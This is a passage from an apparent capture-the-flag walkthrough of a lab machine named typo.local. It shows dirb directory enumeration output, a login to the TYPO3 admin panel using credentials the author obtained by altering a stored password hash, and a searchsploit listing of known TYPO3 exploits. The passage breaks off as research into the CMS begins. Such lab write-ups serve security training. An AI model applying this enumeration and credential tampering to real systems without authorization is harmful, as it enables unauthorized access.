
The hash is changed. The only thing left is where to login. Dirb showed that ports 8080 and 8081 don't have any login pages. Let's try port 80.

```
kali@kali:~$ dirb http://typo.local

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Aug 28 05:21:13 2020
URL_BASE: http://typo.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://typo.local/ ----
+ http://typo.local/akeeba.backend.log (CODE:403|SIZE:275)
+ http://typo.local/awstats.conf (CODE:403|SIZE:275)
+ http://typo.local/changelog (CODE:403|SIZE:275)
+ http://typo.local/ChangeLog (CODE:403|SIZE:275)
+ http://typo.local/development.log (CODE:403|SIZE:275)
+ http://typo.local/en (CODE:200|SIZE:663)
==> DIRECTORY: http://typo.local/fileadmin/
+ http://typo.local/license (CODE:403|SIZE:275)
+ http://typo.local/LICENSE (CODE:403|SIZE:275)
+ http://typo.local/php.ini (CODE:403|SIZE:275)
+ http://typo.local/production.log (CODE:403|SIZE:275)
+ http://typo.local/readme (CODE:403|SIZE:275)
+ http://typo.local/Readme (CODE:403|SIZE:275)
+ http://typo.local/README (CODE:403|SIZE:275)
+ http://typo.local/server-status (CODE:403|SIZE:275)
+ http://typo.local/spamlog.log (CODE:403|SIZE:275)
+ http://typo.local/todo (CODE:403|SIZE:275)
+ http://typo.local/TODO (CODE:403|SIZE:275)
==> DIRECTORY: http://typo.local/typo3/
==> DIRECTORY: http://typo.local/typo3conf/
==> DIRECTORY: http://typo.local/typo3temp/
+ http://typo.local/WS_FTP.LOG (CODE:403|SIZE:275)

---- Entering directory: http://typo.local/fileadmin/ ----
+ http://typo.local/fileadmin/akeeba.backend.log (CODE:403|SIZE:275)
+ http://typo.local/fileadmin/awstats.conf (CODE:403|SIZE:275)
```

On port 80, there is a directory with the same name as the database (typo3) I have modified. Opening this in the browser took me to the login page.




On trying the credentials "admin:hcool", I got access successfully.



The target is running typo3 CMS version 10.3.0. Searchploit did not give me any exploits rela-ted to this version of typo3.

```
kali@kali:~$ searchsploit typo3
------------------------------------------------------ ---------------------------------
 Exploit Title                                        |  Path
------------------------------------------------------ ---------------------------------
TYPO3 - Arbitrary File Retrieval                      | php/webapps/15856.php
Typo3 - File Disclosure                               | php/webapps/17905.txt
Typo3 3.5 b5 - 'showpic.php' File Enumeration         | php/webapps/22297.pl
Typo3 3.5 b5 - 'Translations.php' Remote File Inclusio| php/webapps/22298.txt
Typo3 3.5 b5 - HTML Hidden Form Field Information Disc| php/webapps/22315.pl
Typo3 3.5 b5 - HTML Hidden Form Field Information Disc| php/webapps/22316.pl
Typo3 3.7/3.8/4.0 - 'Class.TX_RTEHTMLArea_PI1.php' Mul| php/webapps/29300.txt
Typo3 4.5 < 4.7 - Remote Code Execution / Local File I| php/webapps/18308.txt
TYPO3 < 4.0.12/4.1.10/4.2.6 - 'jumpUrl' Remote File Di| php/webapps/8038.py
TYPO3 CMS 4.0 - 'showUid' SQL Injection               | php/webapps/9380.txt
Typo3 CMW_Linklist 1.4.1 Extension - SQL Injection    | php/webapps/25186.txt
TYPO3 Extension Akronymmanager 0.5.0 - SQL Injection  | php/webapps/37301.txt
Typo3 Extension JobControl 2.14.0 - Cross-Site Scripti| php/webapps/34800.txt
TYPO3 Extension ke DomPDF - Remote Code Execution     | php/webapps/35443.txt
TYPO3 Extension News - SQL Injection                  | php/webapps/41940.py
TYPO3 Extension Restler 1.7.0 - Local File Disclosure | php/webapps/42985.txt
WordPress Plugin TYPO3 't3m_cumulus_tagcloud' Extensio| multiple/webapps/33937.txt
------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

With no known exploits, I decided to research about this CMS in google and also on the inter-face.




